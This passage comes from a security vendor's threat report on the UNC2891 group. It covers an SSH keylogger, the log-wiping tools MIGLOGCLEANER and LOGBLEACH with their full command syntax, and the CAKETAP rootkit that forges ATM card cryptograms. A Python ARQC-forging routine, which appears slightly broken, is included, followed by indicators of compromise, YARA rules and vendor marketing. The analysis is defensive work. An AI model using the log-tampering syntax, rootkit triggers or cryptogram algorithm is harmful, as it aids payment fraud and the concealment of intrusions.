In this case, a similar last access timestamp indicates that a malicious library was loaded in the SSH-process almost instantly after the start of the SSH-process.

When WINGHOOK is loaded in the target process (presumably attackers will try to load it in the SSH-process) it performs the following actions:

- Places callback-hooks on **fgets** and **read** standard functions in order to intercept the entered data (these standard functions process user input)
- When the aforementioned functions are called, intercepts the user's input and saves in in a file **/var/tmp/.zmanDwJ2Og** among with the information about current host and user in an encrypted form

MIGLOGCLEANER & LOGBLEACH

Among other tools, attackers used two utilities with capabilities of cleaning specified log files in a way that these logs couldn't be restored with digital forensics techniques. Important to notice that these utilities should also be used to clean bash history of a specified user.

- MIGLOGCLEANER utility provides an attacker with an ability to clean or tamper specified logs in an anti-forensics way. MIGLOGCLEANER has the following set of command line switches which may be used by the attacker:

```
usage: %s [-u] [-n] [-d] [-a] [-b] [-R] [-A] [-U] [-T] [-H] [-I] [-O] [-d]\n\n
 [-u <user>]\t- username
 [-n <n>]\t- username record number, 0 removes all records (default: 1)
 [-d <dir>]\t- log directory (default: /var/log/)
 [-a <string1>]\t- string to remove out of every file in a log dir (ip?)
 [-b <string2>]\t- string to remove out of every file in a log dir (hostname?)
 [-R]\t\t- replace details of specified user entry
 [-A]\t\t- add new entry before specified user entry (default: 1st entry in list)
 [-U <user>]\t- new username used in -R of -A
 [-T <tty>]\t- new tty used in -A
 [-H <host>]\t- new hostname used in -R or -A
 [-I <n>]\t- new log in time used in -R or -A (unit time format)
 [-O <n>]\t- new log out time used in -R or -A (unit time format)
 [-d]\t\t- debug mode\n
eg:    %s -u john -n 2 -d /secret/logs/ -a 1.2.3.4 -b leet.org\n
       %s -u john -n 6\n
       %s -d /secret/logs/ -a 1.2.3.4\n
       %s -u john -n 2 -R -H china.gov\n
       %s -u john -n 5 -A -U jane -T tty1 -H arb.com -I 12345334 -O 12345397\n\n
```

Figure 18.
MIGLOGCLEANER command list

- LOGBLEACH utility can be used by the attacker to clean log entries from a predefined set of logs and from a specified logs as well. By default, it cleans the following logs:
  - /var/run/utmp
  - /var/log/wtmp
  - /var/log/btmp
  - /var/log/lastlog
  - /var/log/faillog
  - /var/log/syslog

LOGBLEACH has the following commandline switches allowing the attacker to customize cleaning or tampering options:

```
/ type (files):    [-U] to clean [U]tmp
|                  [-W] to clean [W]tmp
|                  [-B] to clean [B]tmp
|                  [-L] to clean [L]astlog
|                  [-F] to clean [F]aillog
|                  [-S] to clean [S]yslog
|                  [-A] to clean [A]ll (utmp+wtmp+lastlog+syslog) (default)
| type (path):     [-u <path>] to set path of [u]tmp file (default: %s)\n
|                  [-w <path>] to set path of [w]tmp file (default: %s)\n
|                  [-b <path>] to set path of [b]tmp file (default: %s)\n
|                  [-l <path>] to set path of [l]astlog file (default: %s)\n
|                  [-f <path>] to set path of [f]aillog file (default: %s)\n
\\                 [-s <path>] to set path of [s]yslog files (default: %s)\n
/ clean (filters): [-n <user>]    to filter by user    (can be set multiple times)
|                  [-t <tty>]     to filter by tty     (can be set multiple times)
|                  [-i <ip|host>] to filter by ip/host (can be set multiple times)
|                  [-p <pid>]     to filter by pid     (can be set multiple times)
|                  [-d <date>]    to filter by date    (can be set multiple times)
|                  [-g <str>]     to filter by string  (can be set multiple times)
| clean (misc):    [-C] to perform cleaning
|                  [-y] to always say yes when being prompted for cleaning
|                  [-a] to enable autopilot mode
|                  [-c <count>] to clean maximum <count> matching entries (default: %u in autopilot mode and unlimited in filter mode)\n
| clean (W):       [-X <Mb>]   to overwrite wtmp entries (instead of cleaning) when filesize is above this limit (default: %u Mb)\n
|      (L):        [-r <user>] to replace lastlog <user> entry by last <user> entry found in wtmp file (can be used multiple times)
|      (L):        [-R <user>] to replace lastlog <user> entry with \"Never logged in\" entry (can be used multiple times)
/ view  (W/L/S):   [-M <max>]  to search a maximum of <max> entries (default: %u)\n
|      (W/L/S):    [-m <max>l] to display <max> lines (default: %u)\n
|      (W/S):      [-m <max>m] to display entries under <max> minutes ago (default: %u)\n
|      (W/S):      [-m <max>c] to display <max> context lines when viewing (default: %u)\n
|      (W/L/S):    [-0]        to disable all search/show limits and display %u lines of context (shortcut for: -m0 -M0 -m3c)\n
/ autopilot (W/L): [-z <secs>] for time-range of +/- <secs> when matching sshd start-time with utmp/wtmp/btmp/lastlog login time (default: +/- %d sec(s) ; 0 to disable)\n
```

Figure 19.
LOGBLEACH command list.

CAKETAP

During the research of the «**[redacted_server_name]**», there was suspicious behaviour detected. After the RAM snapshot acquiring, a hidden «**ipstat**» Loadable kernel module was detected and extracted. This module has a capability of the rootkit, whose purpose is to secretly modify requests, which are capable of «**ARQC**» checks and «**ARPC**» generation. This target, so as the detection prevention, is achieved via the hooking (modifying the system functions behaviour) of the multiple system calls. List of the hooked functions and system calls are presented in **Table 1**. Also, after the installation, removes all the traces of «**ipstat**» module installation from the «**logbuf**».

Hooked function or system call	Description
SyS_write (system call, which is used during writing any data to any file, socket, etc.)	Modifies the received buffer, if the buffer is a «ARQC»/«ARPC» message and matches the following condition: • Buffer length is equal to 130 bytes; • Length from message header equals to 128 bytes; • Command code is equal to «KW»; • First two bytes of the PAN sequence numbers are: «0x13 0x01», «0x26 0x59» or «0x21 0x84»; • «ARQC» sequence is equal to a sequence, which is calculated using the special algorithm. In the received buffer matches listed conditions, the following changes are made: • Length from the message header is changed to 63; • Mode flag is changed to «2» (only «ARPM EMV 4.x Method 1» generation, without the «ARQC» check); • «ARQC/TC/AAC» buffer is equal to the buffer, received using the special algorithm; • «ARC» buffer is equal to the original «ARC». • On every occurrence of the buffer change, the internal counter is incremented by 1.
SyS_delete_module (system call, which is used for disabling of the loadable kernel modules)	Prevents the removal of the LKM with the name «ipstat».
SyS_mkdir (system call, which is used for the creation of the directory)	Checks the path to the directory, received from the arguments. If the path contains the «.caahGss187» string, the next symbol after the «.caahGss187» string is used as a command identifier. Depending on the command identifier, executes one of the following actions: • «R» command identifier – sets the counter of the «SyS_write» counter to zero. • «S» command identifier – prints current value of the «SyS_write» counter and indicated if any of the hooks are active. • Command identifier is not provided – installs the «SyS_delete_module» module hook.

Hooked function or system call	Description
filldir (function, which is used for the acquiring of the list of the files in the directory).	Prevents the output of the «ipstat» subdirectory in the «/sys» directory.

CAKETAP
Detection opportunities

Since the current module is a hidden one, one can't rely on the standard Linux tools to detect its presence on the server. But it's still possible to detect this rootkit, using one of the following approaches:

- Acquire RAM dump and analyze it, using the «**Volatility**» framework and «**linux_check_modules**» or «**linux_check_syscall**» commands.
- Execute the following command in the command line interpreter: «**mkdir path_to__any_directory/.caahGss187S**». The output will contain a string with the current value of the «**SyS_write**» hook.

```
[root@r                n tmp]# mkdir new_sender/.caahGss187R
R 0
mkdir: cannot create directory ‘new_sender/.caahGss187R’: No such file or directory
```

Figure 20.
Output of the mkdir command on the infected server

Appendix 1 – «ARQC» generation algorithm, implemented on Python programming language

```
None
def arqc_generation_algorithm(application_transaction_counter:
int, transaction_data: bytes,
                              PAN_sequence_number:bytes) -> bytes:
    XOR_constant = application_transaction_counter - 1
    result = []
    for i in range(4):
        result[i] = XOR_constant ^ (PAN_sequence_number[i] + 4) ^
transaction_data[i + 25]
        result[i + 4] = XOR_constant ^ transaction_data[i + 25] ^
PAN_sequence_number[i + 4]
    return bytes(result)
```

09 Conclusion

For some time, it has seemed as though ATM-focused threats were a thing of the past. Groups such as Silence, MoneyTaker, and Cobalt dominated headlines in the late 2010s with aggressive attacks on financial institutions - but eventually faded into silence, whether through disruption, deterrence, or operational pivot.

In recent years, the financial threat landscape appeared to stabilize, shifting toward ransomware and core banking system exploitation. **Yet UNC2891 quietly persisted**. Now, in 2024, we are witnessing a disturbing resurgence - not of the old groups, but of their tactics, reinvented and adapted for the modern threat environment.

The apparent decline of ATM-focused cybercrime in recent years has led many defenders to deprioritize this attack surface - in budgets, audits, and threat models. That would be a dangerous mistake.

UNC2891 is proof that ATM threats did not disappear - they simply evolved. Their resurgence, now enhanced by physical access vectors and deeply embedded tooling, suggests a new chapter in financial intrusions.

10 Recommendations

Eradication & Immediate Containment

- Erase all malicious artefacts and verify with a second scan — Confirms that no remnants of the intrusion remain, preventing re-infection.
- Block known C2 infrastructure across all filtering points — Cuts off the attacker's remote-control channel, neutralising active footholds.
- Restore a clean pam_unix.so or vendor-signed PAM package — Replaces compromised authentication libraries, removing back-doors.

Host Hardening

- Allow software installation only from signed, trusted repositories; purge orphaned/unsigned packages — Prevents supply-chain malware and hides unknown executables.
- Lock down kernel-module loading — Stops attackers from inserting kernel-level implants on critical hosts.
- Enable SELinux/AppArmor, remove unnecessary set-uid bits, disable root SSH login — Enforces least privilege and contains exploitation attempts.
- Deploy hardware-token MFA for all privileged sessions; disable password authentication — Adds a phishing-resistant second factor and defeats credential stuffing.
- Deploy ssh key authentication. Switching to key-based authentication eliminates the credential exchange step where passwords are provided—rendering PAM credential harvesting ineffective.
- Restrict inbound ports with host-based firewalls — Minimises the attack surface and isolates lateral movement.

Network Controls & Segmentation

- Enforce strict segmentation between ATM, card-switch, core servers, Dev/Test and DMZ — Contains breaches to a single zone and protects crown-jewel data.
- Permit SSH only via a privileged-access vault; block server-to-server SSH — Centralises credential handling and stops island-hopping.
- Deploy 802.1X NAC and port security on branch switches — Detects and blocks rogue devices like Raspberry Pi sniffers.
- Whitelist and rate-limit outbound DNS; block tunnelling and dynamic-DNS providers — Disrupts data exfiltration and covert channels.
- Implement IDPS/NDR signatures for TINYSHELL, SUN4ME, iodine, CAKETAP — Gives real-time visibility of attacker tooling on the wire.

Monitoring, Logging & Detection

- Forward system logs to an immutable SIEM bucket with ≥400 days retention — Preserves forensic evidence and supports long-dwell detection. Forward system logs to an immutable Log Management with 7 years log retention (2 years online and 5 years offline)
- Audit execution in shared memory and writes to PAM libraries — Targets the typical hiding spots used by fileless malware.
- Enable File-Integrity Monitoring (FIM) on critical binaries and PAM paths — Flags unauthorised modifications to high-risk files.
- Publish and maintain YARA/Sigma rules for attacker malware families.
- Alert on outbound file-transfer tools from production servers — Highlights likely data-theft operations.
- Enable detailed access logging for every web application — Supports rapid incident reconstruction and anomaly detection.

Governance & Continuous Assurance

- Patch all Linux hosts and third-party apps within vendor SLA. Automate CVE tracking for a 7-day window— Reduces exposure time to weaponised vulnerabilities.
- Conduct external & internal penetration tests — Provides independent assurance and uncovers blind spots before adversaries do.
- Run an annual Compromise Assessment specialised in long-dwell APTs — Validates that the environment is free from stealthy intruders.
- Engage a 24 × 7 Managed Threat-Hunting (MTH/XDR) service — Adds continuous, hypothesis-driven detection beyond signature-based controls.
- Hold table-top and purple-team exercises. Track dwell-time KPIs — Tests incident-response readiness and drives measurable improvement.

11 Indicators of Compromise

Network

IOC	Malware Association
wsmtp1d.webredirect[.]org	Tinyshell
mailer5nkdid.ddns[.]net	Tinyshell
69.172.229[.]249	Tinyshell
185.243.114[.]26	Tinyshell
rvhthaa1abc19lp.dyndns[.]org	Tinyshell
dvsedcabc9lpd[.]webredirect[.]org	Tinyshell
180.250.112[.]188	Tinyshell
dvamh2h1abhlky[.]ddns[.]net	Tinyshell
rvsoaisabwluddn.ddns[.]net	Tinyshell

Files

IOC	Malware Association
ec7465ef5f87680e938b02dfe33ab82b1a744614	SLAPSTICK
72beb2ca829899552401e19c615755139955091a	SLAPSTICK
0c59e8197ae767f8a755eaabe0a8f1d37c994d28	SLAPSTICK
0a082d60bcf9095c47b71c7bde3b20acabf5ddd2	SLAPSTICK
caf5bb8a37365fe75f215ef06c5bd5416ad7a851	SLAPSTICK
5d340d983f852bb7c0c8b89740bb030f28b617cf	SLAPSTICK
a85b407e8ea23b9ca39db93ede52fe42bf0bd9ed	WINGHOOK
018bfe5b9f34108424dd63365a14ab005e249fdd	TINYSHELL
5412bd5e38f105a690dc738e2cb7eefb57a8955f	TINYSHELL
6faf9ece21b8e5b990c038972ab9b3b4ed65ea6c	TINYSHELL
b940d731a75e77b2204d7ab14d62fb646b852382	TINYSHELL
a2d7ce164cd137b064bdf75ac8a3eb3ffb4b91a8	SUN4ME

12 YARA rules

```
None
rule unc2891__tinyshell_client
{
  meta:

    company = "Group-IB"
    family = "unc2891.tinyshell"
    description = "Detects unc2891 tinyshell client"

  strings:
    $s1 = {54 45 52 4D 00 76 74 31 30 30 00 70 65 6C 5F 73 65 6E
64 5F 6D 73 67 00} // TERM.vt100.pel_send_msg
    $s2 = {25 38 73 00 25 33 37 73 00 25 73 36 00 25 64 36 00} //
%8s.%37s.%s6.%d6

  condition:
    all of ($s*)
}
```

```
None
rule unc2891__caketap
{
  meta:

    company = "Group-IB"
    family = "unc2891.caketap"
    description = "Detects unc2891 caketap"

  strings:
    $s1 = ".caahGss187" ascii wide nocase
    $s2 = "%u.%u.%u.%u" ascii wide nocase
    $s3 = "%c %d\x0a\x00" ascii wide nocase
    $s4 = "%s:%d\x0a\x00" ascii wide nocase
    $s5 = "/sys\x00" ascii wide nocase
    $s6 = "ipstat\x00" ascii wide nocase

  condition:
    5 of them
}
```

```
None
rule unc2891__caketap_sys_mkdir_hook
{
  meta:

    company = "Group-IB"
    family = "unc2891.caketap"
    description = "Detects unc2891 caketap"

  strings:
    $chunk1 = {
      3C 52
      0F 84 ?? ?? ?? ??
      3C 53
      49 C7 C4 FE FF FF FF
      75 ??
      48 8B 15 ?? ?? ?? ??
      4C 8B 2D ?? ?? ?? ??
      31 C0
      BE 42 00 00 00
      48 C7 C7 18 F0 5D A0
      E8 ?? ?? ?? ??
      4C 89 EA
      BE 52 00 00 00
      48 C7 C7 18 F0 5D A0
      31 C0
      E8 ?? ?? ?? ??
      E9 ?? ?? ?? ??
    }

    $chunk_2 = {
      BA 00 10 00 00
      48 89 E5
      41 56
      41 55
      41 89 F5
      BE D0 80 00 00
      41 54
      49 89 FC
      48 8B 3D ?? ?? ?? ??
      53
      E8 ?? ?? ?? ??
      BA 00 10 00 00
      4C 89 E6
      48 89 C7
```

```
        48 89 C3
        E8 ?? ?? ?? ??
        F0 48 FF 05 ?? ?? ?? ??
        48 85 DB
        74 ??
    }

  condition:
    1 of them
}
```

```
None
rule logbleach
{
  meta:
    company = "Group-IB"
    family = "logbleach"
    description = "Detects logbleach"

  strings:
    $s1 = "%-16s   system-down    %-20s %-10s   %-20s  %-32s"
ascii wide nocase
    $s2 = "%-16s   system-boot    %-20s %-10s   %-20s  %-32s"
ascii wide nocase
    $s3 = "%-16s   %-12s   %-20s %-10s   %-20s  %-32s" ascii wide
nocase
    $s4 = "%-16s   %-12s   %-20s %-10s                  %-32s"
ascii wide nocase

  condition:
    all of them
}
```

```
None
rule unc2891__slapstick_config
{
  meta:
        company = "Group-IB"
    family = "unc2891.slapstick"
    description = "Detects unc2891 slapstick config"

  strings:
    $enc_conf = {
    70 61 6D 00 [135] D0 93 96 9D C9 CB D0 [128]
    D0 93 96 9D C9 CB D0 [537] E4 A4 CF C4 CC C9
    92 DF DF DF DF DF D1 D2 D2 D2 D2 D2 D2 D2 D2
    D2 D2 D2 D2 D2 D2 D2 D2 D2 D2 D2 D2 D2 D2 D2
    D2 D2 D2 D1 E4 A4 CF 92 F5 E4 A4 CE C4 CC C9
    92 DF DF DF DF DF D1 DF BE BC BC BA AC AC DF
    B8 AD BE B1 AB BA BB DF D9 DF A8 BA B3 BC B0
    B2 BA DF D1 E4 A4 CF 92 F5 E4 A4 CF C4 CC C9
    92 DF DF DF DF DF D1 D2 D2 D2 D2 D2 D2 D2 D2
    D2 D2 D2 D2 D2 D2 D2 D2 D2 D2 D2 D2 D2 D2 D2
    D2 D2 D2 D1 E4 A4 CF 92 FF 6D 61 70 00 00 00
    00
  }

condition:
    $enc_conf
}
```

13 How Group-IB can help organizations

01. Group-IB Threat Intelligence	Proactively block attacker infrastructure and stay ahead of emerging threats. • Block known C2 infrastructure (real-time IOCs for firewalls/ SIEMs). • Publish YARA/Sigma rules (detect attacker tools like TINYSHELL). • Patch prioritization (CVE tracking for critical vulnerabilities). **C-Level Takeaway:** "Prevent breaches by cutting off attacker access points before they're exploited."
02. Group-IB Managed XDR (Extended Detection & Response)	**Key Value:** "24/7 threat detection and hardening enforcement." • Erase malicious artefacts + verify (behavioral analysis + forensic scans). • Lock down kernel-module loading (enforce host-based policies). • Enable SELinux/AppArmor (audit and enforce least privilege). • File-Integrity Monitoring (FIM) (alert on PAM/lib modifications). • Alert on outbound file transfers (stop data exfiltration). **C-Level Takeaway:** "Automate continuous protection for endpoints and critical servers, reducing manual effort."
03. Group-IB Digital Forensics & Incident Response (DFIR)	**Key Value:** Eradicate advanced threats and validate cleanups. • Restore clean PAM modules (remove backdoors post-breach). • Conduct compromise assessments (hunt for long-living APTs). **C-Level Takeaway:** "Prove your environment is clean after an attack and prevent re-infection."
04. Group-IB Fraud Protection	**Key Value:** Secure authentication and stop credential abuse. • Deploy hardware-token MFA (block phishing-resistant attacks). • Disable password authentication (prevent credential stuffing). **C-Level Takeaway:** "Protect privileged access—where breaches cost the most."

05. Group-IB Offensive Security (Red Team/Pen Testing)

Key Value: Find gaps before attackers do.

- Penetration testing (simulate APT attacks).
- Purple-team exercises (test detection/response KPIs).

C-Level Takeaway: "Stress-test defenses with real-world attack simulations."

---

06. Group-IB ASM

Key Value: Proactively discover, prioritize, and eliminate external risks before attackers exploit them.

- Automated Asset Discovery: Continuously maps all internet-facing assets (servers, APIs, cloud, shadow IT).
- Risk-Based Prioritization: Focuses remediation on exploitable vulnerabilities (e.g., unpatched VPNs, exposed databases).
- Threat Intelligence Integration: Cross-references assets with IOCs (e.g., C2 servers, phishing domains).
- Dark Web Monitoring: Detects leaked credentials, rogue employee accounts, and underground chatter targeting your organization.
- Compliance Alignment: Tracks exposure against frameworks like PCI DSS, NIST, and ISO 27001.

C-Level Takeaway: "Turn invisible threats into visible, actionable risks—and cut attacker opportunities by a significant amount of time, surface, and impact."

GROUP-IB

Group-IB is a creator of cybersecurity technologies to investigate, prevent and fight digital crime.

1,550+
Successful investigations of high-tech crime cases

500+
Employees

60
Countries

$1 bln+
Saved by our client companies through our technologies

#1*
Incident Response Retainer vendor

*According to Cybersecurity Excellence Awards

11
Unique Digital Crime Resistance Centers

Global partnerships

- INTERPOL
- EUROPOL
- AFRIPOL

Recognized by top industry experts

- Forrester®
- Aité Novarica
- kuppingercole ANALYSTS
- Gartner®
- IDC
- Frost & Sullivan

Fight against cybercrime

GROUP-IB.COM
INFO@GROUP-IB.COM

APAC
+65 3159 4398

EU & NA
+31 20 226 90 90

MEA
+971 4568 1785